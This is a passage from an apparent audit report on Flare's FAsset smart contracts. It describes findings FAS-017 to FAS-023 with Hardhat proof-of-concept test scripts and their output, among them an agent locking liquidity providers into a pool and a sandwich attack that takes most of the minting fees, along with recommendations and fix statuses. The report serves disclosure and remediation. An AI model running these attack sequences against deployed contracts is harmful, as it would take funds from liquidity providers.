    console.log(`WNat profit over rewards: ${profit1}`);
    console.log(`Agent's / Account 1 (Profit):
${profitA.div(profit1)}`);

// Account 2 exits the pool
    console.log("\n === Account 2 exits ===");
    await collateralPool.exit(tokens2,
TokenExitType.MINIMIZE_FEE_DEBT, { from: accounts[2] });
    const nat2 = await wNat.balanceOf(accounts[2]);
    let profit2 = nat2.sub(suppliedWnat);
    console.log(`WNat received by redeeming pool tokens: ${nat2}`);
    console.log(`WNat profit over rewards: ${profit2}`);
});

```

Recommendation

Consider allowing anybody to claim rewards. In that case, remove the `_ftsoRewardManager` parameter from the function in order to avoid an arbitrary address call from the agent's pool.

Status

Fixed on commit [2315154be4b5507e97aa7f63aa17c9b816be7a65](#).

A timelock system was added to the `CollateralPoolToken`.

FAS-017


Unclear incentives to update current block allows stealing collateral reservation fees

Status
Solved



Resolution
Fixed

Risk
Medium



Impact
High
Likelihood
Low

Location

AssetManager.sol
StateUpdater.sol

Description

The system does not have a clear incentive for users or agents to call `updateCurrentBlock()` apart from the fact that both of them can be harmed if they perform a minting or redemption with outdated values.

By design, anyone is able to update the `currentUnderlyingBlock` and `currentUnderlyingBlockTimestamp` variables for a specific `FAsset` by calling `AssetManager.updateCurrentBlock()`. This function essentially operates as the main system's heartbeat, as the bridging flow strictly depends on those parameters (used to calculate the `_lastPaymentBlock`) to determine if a payment was made on time:

```

function _lastPaymentBlock()
    private view
    returns (uint64 _lastUnderlyingBlock, uint64
_lastUnderlyingTimestamp)
    {
        AssetManagerState.State storage state =
AssetManagerState.get();
        // timeshift amortizes for the time that passed from the last
underlying block update
        uint64 timeshift = block.timestamp.toUint64() -
state.currentUnderlyingBlockUpdatedAt;
        _lastUnderlyingBlock =
            state.currentUnderlyingBlock +
state.settings.underlyingBlocksForPayment;
        _lastUnderlyingTimestamp =
            state.currentUnderlyingBlockTimestamp + timeshift +
state.settings.underlyingSecondsForPayment;
    }

```

If some time passes between two consecutive calls to `AssetManager.updateCurrentBlock()`, the step between the older and newer stored values could enable some failed payment challenges or collateral reservation fee collection. This could happen if the collateral reservation or redemption request was made at an outdated state. Because of this, agents are only incentivized to call `updateCurrentBlock()` more frequently when the system tends to redeem their `FAssets`.

However, agents have no clear incentive to update the current block when the system is bootstrapping (e.g. growing number of minting positions). This means that agents can collude to keep the current block as outdated as possible (as minters can still update it) and then unfairly collect collateral reservation fees by creating a steep change on the current block values (triggering an update).

Recommendation

Document the need to monitor and update the underlying block number and timestamp according to each role (agent, minter, etc) and the risks of operating on outdated values scenarios.

Status

Fixed.


The Flare Team stated:

Obviously this cannot be fixed in fasset contracts (except in documentation). But we will:

- document the need to track
- in fasset bots project we have a "timekeeper bot" which periodically updates time; Flare Labs can deploy one instance for managed fasset deploys
- the reference minter implementation code and the published minter frontend will include current block check and update if needed

FAS-019

Malicious agent can prevent LPs from exiting a pool by setting a high exit collateral ratio



Description

A malicious agent can set the `exitCollateralRatioBIPS` up to `type(uint32).max`, preventing users from effectively exiting a pool normally, forcing them to `selfCloseExit()`.

Liquidity providers have two ways to exit a pool (exchange their collateral pool tokens for collateral), using `exit()` or `selfCloseExit()`. The first function burns the supplied collateral pool tokens and in return, transfers the equivalent in `WNat`. However, this operation can only be done if the collateral ratio of the pool afterwards is above the `exitCollateralRatioBIPS`. This is because `exit()` removes collateral from the Agent's system that could be currently used to back minted `FAssets`. The second method, `selfCloseExit()`, does not check the ending CR

because requires LPs to provide the equivalent in FAssets, to reduce debt and not spoil the pool's CR by the collateral removal.

If an agent is backing minted FAssets and increases the `exitCollateralRatioBIPS` to an exorbitant value, liquidity providers will not be able to call `exit()` because the ending CR will be below the new exit ratio:

```
CollateralPool.exit()  
    require(!_staysAboveCR(assetData, natShare,  
    exitCollateralRatioBIPS), "collateral ratio falls below exitCR");
```

Since the `exitCollateralRatioBIPS` update must be announced, liquidity providers might start leaving the pool before this update is executed because they realize that afterwards they will not be able to exit normally. If this process prospers, the ending CR before the update is triggered would be the initial `exitCollateralRatioBIPS`.

As announcements made on the `AgentSettingsUpdater` have no expiration time, the agent can announce this change before it is available and then execute it at any time. An agent owner can enqueue a setting update when the agent is not widely known and execute it at anytime, leveraging from `FAS-020`.

This could be performed for example, if markets are going through sudden price changes that could make the pool unhealthy, the agent can liquidate his own pool and take profits (as liquidations provide a premium and all stakeholders will be affected equally by the pool's collateral reduction). **It is worth mentioning that the agent's responsibility is zero if the reason of liquidation is that the pool's CR is below the minimum system's value. This means that all stakeholders are harmed proportionally to their deposits.**

Proof of Concept

The following proof of concept shows how an agent owner is able to prevent a liquidity provider (LP) from exiting a pool by setting the max value for the `exitCollateralRatioBIPS`. The announcement for this update is made early enough to prevent the LP from realizing it is already valid to be executed. After executing the update, it shows how the LP can't exit the pool normally, requiring approximately the 75% of the current FAsset total supply to exit via `selfCloseExit()`. Then, it is shown how the agent can liquidate the pool after a sudden price change and dump the value of its tokens.

To reproduce this script, paste it on `/fasset-simulation/09-Liquidation.ts`. There are some logs that were made directly from each contract by using

hardhat's console. Import hardhat's console to CollateralPool.sol and add the following logs to the payout() function:

```
console.log("WNat Paid out from Pool: %s", _amount);
console.log("Pool Tokens to Slash when Paying-out: %s",
toSlashToken);
```

Output

```
=== BEFORE UPDATE ===
Fassets to selfClose: 0

=== AFTER UPDATE ===
Fassets to selfClose: 2340000000000000000
FAsset TotalSupply: 3120000000000000000
FAsset BalanceOfMinter: 3000000000000000000

=== PRICE DROPS, POOL IS UNHEALTHY ===
Vault CR: 180357
Pool CR: 10000
Pool WNAT Balance: 40000000000000000000000000000000

=== LIQUIDATION OF AGENT (POOL) ===
WNat Paid out from Pool: 769230768571428571428571428
Pool Tokens to Slash when Paying-out: 0
Pool WNAT Balance: 3230769231428571428571428572
Fassets to selfClose: 9000000000000000000
FAsset TotalSupply: 12000000000000000000
FAsset BalanceOfMinter: 0
```

Script

```
it("coinspect - locks down LPs and liquidates pool", async () => {
  const agent = await Agent.createTest(context, agentOwner1,
underlyingAgent1);
  const minter = await Minter.createTest(
    context,
    minterAddress1,
    underlyingMinter1,
    context.underlyingAmount(10000)
  );
  const minter2 = await Minter.createTest(
    context,
    minterAddress1,
    underlyingMinter1,
    context.underlyingAmount(10000)
  );
  const liquidator = await Liquidator.create(context,
liquidatorAddress1);

  // Deposits collateral on pool and vault
  const fullAgentCollateral = toWei(3e10);
```

```

const fullPoolCollateral = toWei(1e9);
await agent.depositVaultCollateral(fullAgentCollateral);
await agent.buyCollateralPoolTokens(fullPoolCollateral);

// Announces an ExitCR update
await context.assetManager.announceAgentSettingUpdate(
  agent.agentVault.address,
  "poolExitCollateralRatioBIPS",
  toBN(4294967295),
  {
    from: agentOwner1,
  }
);

// some time passes and the announcement is active
const agentPoolExitCRChangeTimelock = (await
context.assetManager.getSettings())
  .agentCollateralRatioChangeTimelockSeconds;
await time.increase(agentPoolExitCRChangeTimelock);

// Makes the agent available in the mint queue
await agent.makeAvailable();

// Minter 2 (LP) deposits
const minter2PoolDeposit = toWei(3e9);
await agent.collateralPool.enter(0, false, { from:
minter2.address, value: minter2PoolDeposit });

// update block
await context.updateUnderlyingBlock();
// perform minting
const lots = 1;
const crt = await minter.reserveCollateral(agent.vaultAddress,
lots);
const txHash = await minter.performMintingPayment(crt);
const minted = await minter.executeMinting(crt, txHash);
assertWeb3Equal(minted.mintedAmountUBA,
context.convertLotsToUBA(lots));
await agent.checkAgentInfo({
  totalVaultCollateralWei: fullAgentCollateral,
  freeUnderlyingBalanceUBA: minted.agentFeeUBA,
  mintedUBA: minted.mintedAmountUBA.add(minted.poolFeeUBA),
  reservedUBA: 0,
  redeemingUBA: 0,
});

console.log("\n=== BEFORE UPDATE ===");

// console.log(`Vault CR: ${await
agent.getAgentInfo().vaultCollateralRatioBIPS}`);
// console.log(`Pool CR: ${await
agent.getAgentInfo().poolCollateralRatioBIPS}`);

let tokenShareBalance = await
agent.collateralPoolToken.balanceOf(minter2.address);

console.log(
  `Fassets to selfClose:   ${await
agent.collateralPool.fAssetRequiredForSelfCloseExit(
  tokenShareBalance

```

```

    )}`
  );

  // At any point, the agentOwner can execute this.
  await time.increase(agentPoolExitCRChangeTimelock); // 2 x
  agentPoolExitCRChangeTimelock passed
  await context.assetManager.executeAgentSettingUpdate(
    agent.agentVault.address,
    "poolExitCollateralRatioBIPS",
    {
      from: agentOwner1,
    }
  );

  const agentInfo = await
  context.assetManager.getAgentInfo(agent.agentVault.address);
  assert.equal(agentInfo.poolExitCollateralRatioBIPS.toString(),
  "4294967295");

  // the LP cant exit normally:
  await expectRevert(
    agent.collateralPool.exit(toWei(3e5), 0, { from:
  minter2.address }),
    "collateral ratio falls below exitCR"
  );

  console.log("\n=== AFTER UPDATE ===");

  tokenShareBalance = await
  agent.collateralPoolToken.balanceOf(minter2.address);
  console.log(
    `Fassets to selfClose:  ${await
  agent.collateralPool.fAssetRequiredForSelfCloseExit(
    tokenShareBalance
  )}`
  );

  console.log(`FAsset TotalSupply:    ${await
  context.fAsset.totalSupply()}`);
  console.log(`FAsset BalanceOfMinter:  ${await
  context.fAsset.balanceOf(minter.address)}`);

  // price change
  console.log("\n=== PRICE DROPS, POOL IS UNHEALTHY ===");
  await agent.setPoolCollateralRatioByChangingAssetPrice(1_0000);
  console.log(`Vault CR:  ${await
  agent.getAgentInfo().vaultCollateralRatioBIPS}`);
  console.log(`Pool CR:  ${await
  agent.getAgentInfo().poolCollateralRatioBIPS}`);

  const startBalanceOfPoolWNAT = await
  context.wNat.balanceOf(agent.collateralPool.address);
  console.log(`Pool WNAT Balance:  ${startBalanceOfPoolWNAT}`);

  console.log("\n=== LIQUIDATION OF AGENT (POOL) ===");

  // liquidator "buys" f-assets
  await context.fAsset.transfer(liquidator.address,
  minted.mintedAmountUBA, { from: minter.address });
  // liquidate agent (partially)

```



```

const liquidateMaxUBA1 = minted.mintedAmountUBA.divn(lots);
const startBalanceLiquidator1NAT = await
context.wNat.balanceOf(liquidator.address);
const startBalanceLiquidator1VaultCollateral = await agent
.vaultCollateralToken()
.balanceOf(liquidator.address);

const [liquidatedUBA1, liquidationTimestamp1, liquidationStarted1,
liquidationCancelled1] =
await liquidator.liquidate(agent, liquidateMaxUBA1);

const endingBalanceOfPoolWNAT = await
context.wNat.balanceOf(agent.collateralPool.address);
console.log(`Pool WNAT Balance: ${endingBalanceOfPoolWNAT}`);

console.log(
`Fassets to selfClose:   ${await
agent.collateralPool.fAssetRequiredForSelfCloseExit(
tokenShareBalance
)} `
);
console.log(`FAsset TotalSupply:   ${await
context.fAsset.totalSupply()} `);
console.log(`FAsset BalanceOfMinter: ${await
context.fAsset.balanceOf(minter.address)} `);
});

```

Recommendation

Restrict the maximum value of the `exitCollateralRatioBIPS` setting. Alternatively, allow owners to specify a maximum (immutable) value for this variable upon agent creation.


Status

Fixed on commit `48e15d317d4eba727cf4959ab552879aa601ce3b`.

Limited exitCR increase to factor 1.5. Combined wth timelock and fix of FAS-020, this should reduce risk.

FAS-020

Agent owner can execute a pre-announced settings update at any time



Description

An agent owner can announce a setting update at any time and decide not to execute it. As a result, the agent owner will be able to execute this update at any time (once it is valid). This is leveraged by the fact that announced settings don't expire and can only be executed by the agent owner.

The `AgentSettingsUpdater` ensures that before executing an update, the agent owner has to wait some time. However, a mature announcement ready to be executed has no expiry and can only be executed by the agent owner. This means that an agent can announce a setting update when the amount of liquidity providers is low (or even zero) and then execute that update at any time:

```

function executeUpdate(
    address _agentVault,
    string memory _name
)
    external
{
    Agent.State storage agent = Agent.get(_agentVault);
    Agents.requireAgentVaultOwner(_agentVault);
    bytes32 hash = _getAndCheckHash(_name);
    Agent.SettingUpdate storage update =
agent.settingUpdates[hash];
    require(update.validAt != 0, "no pending update");
    require(update.validAt <= block.timestamp, "update not valid
yet");
    _executeUpdate(agent, hash, update.value);
    emit AMEvents.AgentSettingChanged(_agentVault, _name,
update.value);
    delete agent.settingUpdates[hash];
}

```

Many adversarial scenarios can arise if an agent owner is malicious and wants to suddenly update a parameter. For example, this process can be used along with FAS-019, to suddenly increase the `exitCollateralRatioBIPS`.

Recommendation

Set an expiration time for every announced setting change. Evaluate the need to remove the access control check, this way, anyone will be able to execute a previously announced setting update.

Status

Fixed on commit [8b49f0d9e5ca2ba3444a9d37bce323dcd1a35484](#).

Added time window (e.g. 1 hour) during which agent settings can be changed.

FAS-021


Agents can't redeem collateral pool tokens after the WNat address update

Status
Solved



Resolution
Fixed

Risk
Medium



Impact
High
Likelihood
Low

Location

CollateralPool.sol
AgentVault.sol

Description

Updating the WNat address in the collateral pool has no effect in the agent vault, meaning that any attempt to `wNat.withdraw()` will revert because the pool transfers new WNat tokens to the vault.

The system has a mechanism to update the WNat contract address in the collateral pools. Each agent owner must trigger this update after governance updates WNat address setting:

```
function upgradeWNatContract(IWNat _newWNat) external override  
onlyAssetManager nonReentrant {  
    if (_newWNat == wNat) return;
```

```

// transfer all funds to new WNat
uint256 balance = wNat.balanceOf(address(this));
internalWithdrawal = true;
wNat.withdraw(balance);
internalWithdrawal = false;
_newWNat.deposit{value: balance}();
// set new WNat contract
wNat = _newWNat;
assetManager.updateCollateral(agentVault, wNat);
}

```

As wrapped native tokens are transferred when exiting a pool, after an update the collateral pool will send the recently updated WNat (from now, WNat2):

```

function _transferWNat(address _to, uint256 _amount) internal {
    if (_amount > 0) {
        totalCollateral -= _amount;
        wNat.safeTransfer(_to, _amount);
    }
}

```

However, if an agent wants to reduce its vault's exposure to the pool, the owner needs to call `vault.redeemCollateralPoolTokens()`:

```

function redeemCollateralPoolTokens(uint256 _amount, address payable _recipient) external onlyOwner {
    ICollateralPool pool = collateralPool();
    assetManager.withdrawCollateral(pool.poolToken(), _amount);
    (uint256 natShare, uint256 fassetShare) =
        pool.exit(_amount,
            ICollateralPool.TokenExitType.MAXIMIZE_FEE_WITHDRAWAL);
    _withdrawWNatTo(_recipient, natShare);
    assetManager.fAsset().safeTransfer(_recipient, fassetShare);
}

```

The vault has no mechanism to update the global `wNat` variable, meaning that it will still make calls to this old contract considering that has enough balance to make the WNat withdrawal. This withdrawal will revert because the Vault will be expecting WNat and the pool transfers WNat2:

```

function _withdrawWNatTo(address payable _recipient, uint256 _amount) private {
    internalWithdrawal = true;
    wNat.withdraw(_amount);
    internalWithdrawal = false;
    _transferNAT(_recipient, _amount);
}

```

Proof of Concept

The following proof of concept shows how the `redeemCollateralPoolTokens` call from an agent vault reverts after upgrading the `WNat` address on the collateral pool.

For this proof of concept, the `onlyAssetManagerController` modifier from `AssetManager.updateSettings()` was removed just to ease the process of updating the `WNat` address. To run the script, place it on `/fasset-simulation/02-MintAndRedeem.ts`:

Script

```
it("coinspect - reverts when redeeming after changing WNat address", async () => {
  const agent = await Agent.createTest(context, agentOwner1, underlyingAgent1);
  const minter = await Minter.createTest(
    context,
    minterAddress1,
    underlyingMinter1,
    context.underlyingAmount(10000)
  );
  const redeemer = await Redeemer.create(context, redeemerAddress1, underlyingRedeemer1);
  // make agent available
  const fullAgentCollateral = toWei(3e8);
  await agent.depositCollateralsAndMakeAvailable(fullAgentCollateral, fullAgentCollateral);
  // mine some blocks to skip the agent creation time
  mockChain.mine(5);
  // update block
  const blockNumber = await context.updateUnderlyingBlock();
  const currentUnderlyingBlock = await context.assetManager.currentUnderlyingBlock();
  assertWeb3Equal(currentUnderlyingBlock[0], blockNumber);
  assertWeb3Equal(currentUnderlyingBlock[1], (await context.chain.getBlockAt(blockNumber)).timestamp);
  // perform minting
  const lots = 3;
  const crFee = await minter.getCollateralReservationFee(lots);
  const crt = await minter.reserveCollateral(agent.vaultAddress, lots);
  const txHash = await minter.performMintingPayment(crt);
  const lotsUBA = context.convertLotsToUBA(lots);
  await agent.checkAgentInfo({
    totalVaultCollateralWei: fullAgentCollateral,
    reservedUBA: lotsUBA.add(agent.poolFeeShare(crt.feeUBA)),
  });
  const burnAddress = context.settings.burnAddress;
  const startBalanceBurnAddress = toBN(await web3.eth.getBalance(burnAddress));
  const minted = await minter.executeMinting(crt, txHash);
  const endBalanceBurnAddress = toBN(await web3.eth.getBalance(burnAddress));
  assertWeb3Equal(minted.mintedAmountUBA, lotsUBA);
});
```

```

    const poolFeeShare =
crt.feeUBA.mul(toBN(agent.settings.poolFeeShareBIPS)).divn(MAX_BIPS);
assertWeb3Equal(poolFeeShare, minted.poolFeeUBA);
const agentFeeShare = crt.feeUBA.sub(poolFeeShare);
assertWeb3Equal(agentFeeShare, minted.agentFeeUBA);
const mintedUBA = crt.valueUBA.add(poolFeeShare);
await agent.checkAgentInfo({ mintedUBA: mintedUBA, reservedUBA:
0 });
    // check that fee was burned

assertWeb3Equal(endBalanceBurnAddress.sub(startBalanceBurnAddress),
crFee);
    // redeemer "buys" f-assets
await context.fAsset.transfer(redeemer.address,
minted.mintedAmountUBA, { from: minter.address });
    // perform redemption
const [redemptionRequests, remainingLots, dustChanges] = await
redeemer.requestRedemption(lots);
await agent.checkAgentInfo({
    freeUnderlyingBalanceUBA: agentFeeShare,
    mintedUBA: poolFeeShare,
    redeemingUBA: lotsUBA,
});
assertWeb3Equal(remainingLots, 0);
assert.equal(dustChanges.length, 0);
assert.equal(redemptionRequests.length, 1);
const request = redemptionRequests[0];
assert.equal(request.agentVault, agent.vaultAddress);
const tx1Hash = await agent.performRedemptionPayment(request);
await agent.confirmActiveRedemptionPayment(request, tx1Hash);
await agent.checkAgentInfo({
    freeUnderlyingBalanceUBA: agentFeeShare.add(request.feeUBA),
    redeemingUBA: 0,
});

// deploy new WNAT contract
const newWNAT = await WNat2.new(context.governance, "WNAT2",
"WNAT2");

// Update wnat contract
await context.assetManager.updateSettings(
web3.utils.soliditySha3Raw(web3.utils.asciiToHex("updateContracts(addr
es,IWNat)")),
    web3.eth.abi.encodeParameters(
        ["address", "address"],
        [context.assetManagerController.address, newWNAT.address]
    ),
    { from: agentOwner1 } // removed access control from
assetManager.updateSettings() for this test
);
const res = await
context.assetManager.upgradeWNatContract(agent.vaultAddress, { from:
agentOwner1 });

// agent cant redeem collateral pool tokens because it reverts
// as withdraws from WNat1 and the Pool sends WNat2

agent.selfCloseAndRedeemCollateralPoolTokensRevert(fullAgentCollateral)

```

```
;
    });
```

Where `agent.selfCloseAndRedeemCollateralPoolTokensRevert()` is the following function at `test/integration/utils/Agent.ts`:

```
    async selfCloseAndRedeemCollateralPoolTokensRevert(collateral: BNish)
    {
        // exit available
        await this.exitAvailable();
        // withdraw pool fees
        const poolFeeBalance = await this.poolFeeBalance();
        const ownerFAssetBalance = await
this.fAsset.balanceOf(this.ownerWorkAddress);
        if (poolFeeBalance.gt(BN_ZERO)) await
this.withdrawPoolFees(poolFeeBalance);
        const ownerFAssetBalanceAfter = await
this.fAsset.balanceOf(this.ownerWorkAddress);
        // check that we received exactly the agent vault's fees in fasset
        assertWeb3Equal(await this.poolFeeBalance(), 0);
        assertWeb3Equal(ownerFAssetBalanceAfter.sub(ownerFAssetBalance),
poolFeeBalance);
        // self close all received pool fees - otherwise we cannot withdraw
all pool collateral
        if (poolFeeBalance.gt(BN_ZERO)) await
this.selfClose(poolFeeBalance);

        // nothing must be minted now
        const info = await this.getAgentInfo();
        if (toBN(info.mintedUBA).gt(BN_ZERO)) {
            throw new Error("agent still backing f-assets");
        }

        // redeem pool tokens to empty the pool (this only works in tests where
there are no other pool token holders)
        const poolTokenBalance = await this.poolTokenBalance();
        const { withdrawalAllowedAt } = await
this.announcePoolTokenRedemption(poolTokenBalance);
        console.log(`Pool Token Balance to Redeem: ${poolTokenBalance}`);
        await time.increaseTo(withdrawalAllowedAt);

        // === THE REDEMPTION WILL REVERT ===
        await expectRevert(
            this.redeemCollateralPoolTokens(poolTokenBalance),
            "ERC20: transfer amount exceeds balance"
        );
    }
}
```

Recommendation

Upgrade the WNat contract on each vault as well. Additionally, ensure that this change does not interfere with the reward claiming process as well as voting power delegation.

Status

Fixed on commit `ef77f19262865ee0725cd18edd02f5aec05d1097`.

Flare stated:

```
Removed wNat variable from agent vault. When redeeming cp tokens, wNat contract in collateral pool is used.
```



It is worth noting that this commit introduces new paths that enable arbitrary external calls, for example:

```
// only supposed to be used from asset manager, but safe to be used
by anybody
function depositNat(IWNat _wNat) external payable override {
    _wNat.deposit{value: msg.value}();
    assetManager.updateCollateral(address(this), _wNat);
    _tokenUsed(_wNat, TOKEN_DEPOSIT);
}
```

In the context of the `Agents` and `CollateralReservations` libraries, the `WNat` address is retrieved from the global storage (`Globals.getWNat()`). Adversaries are now able to perform arbitrary calls directly from the `AgentVault`. This does not carry any concrete risk at the moment, but it is a change in the threat model that needs to be considered in future updates to the codebase.

FAS-023

Malicious agents can sandwich each minting execution to harm liquidity providers

Status Solved	Risk Medium
	
Resolution Fixed	Impact High Likelihood Medium
Location <code>CollateralPool.sol</code>	

Description

Attackers can increase their exposure to a collateral pool by entering before a mint is executed, and exit right after its execution in order to receive an unfair amount of rewards.

The minting execution mints a portion of FAsset rewards to a pool that are allocated proportionally to each token share. By increasing the balance of token shares before executing the mint (providing the payment proof), the amount of FAssets received by the attacker increases after exiting the pool.

When a pool liquidity provider exits a pool, accumulated fees corresponding to minting rewards are transferred to the LP:

```
if (freeFAssetFeeShare > 0) {
    _transferFAsset(address(this), msg.sender, freeFAssetFeeShare);
}
```

This calculation depends on the value of `poolVirtualFAssetFees` which is increased each time a minting operation is proved, `Minting._performMinting()`:

```
_agent.collateralPool.fAssetFeeDeposited(_poolFeeUBA);
```

```
// tracking wNat collateral and f-asset fees
// this is needed to track asset manager's minting fee deposit
function fAssetFeeDeposited(uint256 _amount) external
onlyAssetManager {
    totalFAssetFees += _amount;
}
```

A malicious agent with a considerable balance of `WNat` and liquidity on an underlying chain can:

1. Send a collateral reservation transaction.
2. Make the payment on the underlying chain. As the account is controlled by himself, the fees are not technically paid or lost.
3. Unfairly increase the amount of `FAssets` received, harming other LPs. They use a contract to:
 - Enter the pool with a considerable amount of `WNat`
 - Call `executeMinting()` providing the payment proof
 - Exit the pool
4. Go back to the underlying chain by redeeming
5. Repeat

The steps above have more impact on pools with less collateral, considering the amount of `WNat` required to get a higher proportion of shares by the malicious agent.

Proof of Concept

The following test shows how an attacker is able to get an outstanding amount of `FAssets` by entering the pool right before `executeMinting()` is called, exiting right afterwards. Two scenarios are shown to clearly depict the impact, the attacked and the non-attacked scenario. It can be seen how benign LPs gets 98% less rewards when the attacker abuses from this issue.

To reproduce this script, place it in `/fasset-simulation/02-MintAndRedeem.ts`.

Output with Attack

```
=== AN LP ENTERS THE POOL ===  
  
=== BEFORE EXECUTE MINTING ===  
Attacker FAsset balance: 0  
LP FAsset balance: 0  
Pool FAsset balance: 0  
  
=== AFTER EXECUTE MINTING ===  
Attacker FAsset balance: 0  
LP FAsset balance: 0  
Pool FAsset balance: 4000000000  
  
=== AFTER EXITS ===  
Attacker FAsset balance: 3947368421  
LP FAsset balance: 13157894  
Pool FAsset balance: 39473685
```

```
Fraction of fees received by LP = 13157894 / 4000000000 = 0.0032894735  
Loss of LP (compared against the amount received w/o attack) = 1 -  
13157894 / 1000000000 = 0.986842106
```

```
Fraction of fees received by Attacker = 3947368421 / 4000000000 =  
0.98684210525
```

Output without Attack

```
=== AN LP ENTERS THE POOL ===  
  
=== BEFORE EXECUTE MINTING ===  
Attacker FAsset balance: 0  
LP FAsset balance: 0  
Pool FAsset balance: 0  
  
=== AFTER EXECUTE MINTING ===  
Attacker FAsset balance: 0  
LP FAsset balance: 0  
Pool FAsset balance: 4000000000  
  
=== AFTER EXITS ===  
Attacker FAsset balance: 0  
LP FAsset balance: 1000000000  
Pool FAsset balance: 3000000000
```

```
Fraction of fees received by LP = 1000000000 / 4000000000 = 0.25
```

Script

```

    it("coinspect - can get more FAsset Pool rewards by entering before
    minting", async () => {
        const doAttack = true;

const agent = await Agent.createTest(context, agentOwner1,
    underlyingAgent1);
        const minter = await Minter.createTest(
            context,
            minterAddress1,
            underlyingMinter1,
            context.underlyingAmount(10000)
        );

const minter2 = await Minter.createTest(
            context,
            minterAddress2,
            underlyingMinter2,
            context.underlyingAmount(10000)
        );

const minter3 = await Minter.createTest(
            context,
            accounts[32],
            "Minter3",
            context.underlyingAmount(10000)
        );

const redeemer = await Redeemer.create(context, redeemerAddress1,
    underlyingRedeemer1);
        // make agent available
        const fullAgentCollateral = toWei(3e8);
        await
agent.depositCollateralsAndMakeAvailable(fullAgentCollateral,
    fullAgentCollateral);

// mine some blocks to skip the agent creation time
        mockChain.mine(5);
        // update block
        const blockNumber = await context.updateUnderlyingBlock();
        const currentUnderlyingBlock = await
context.assetManager.currentUnderlyingBlock();
        assertWeb3Equal(currentUnderlyingBlock[0], blockNumber);
        assertWeb3Equal(currentUnderlyingBlock[1], (await
context.chain.getBlockAt(blockNumber)).timestamp);

// perform minting
        const lots = 500; // A big minting request lands
        const crFee = await minter.getCollateralReservationFee(lots);
        const crt = await minter.reserveCollateral(agent.vaultAddress,
    lots);

const txHash = await minter.performMintingPayment(crt);
        const lotsUBA = context.convertLotsToUBA(lots);
        await agent.checkAgentInfo({
            totalVaultCollateralWei: fullAgentCollateral,
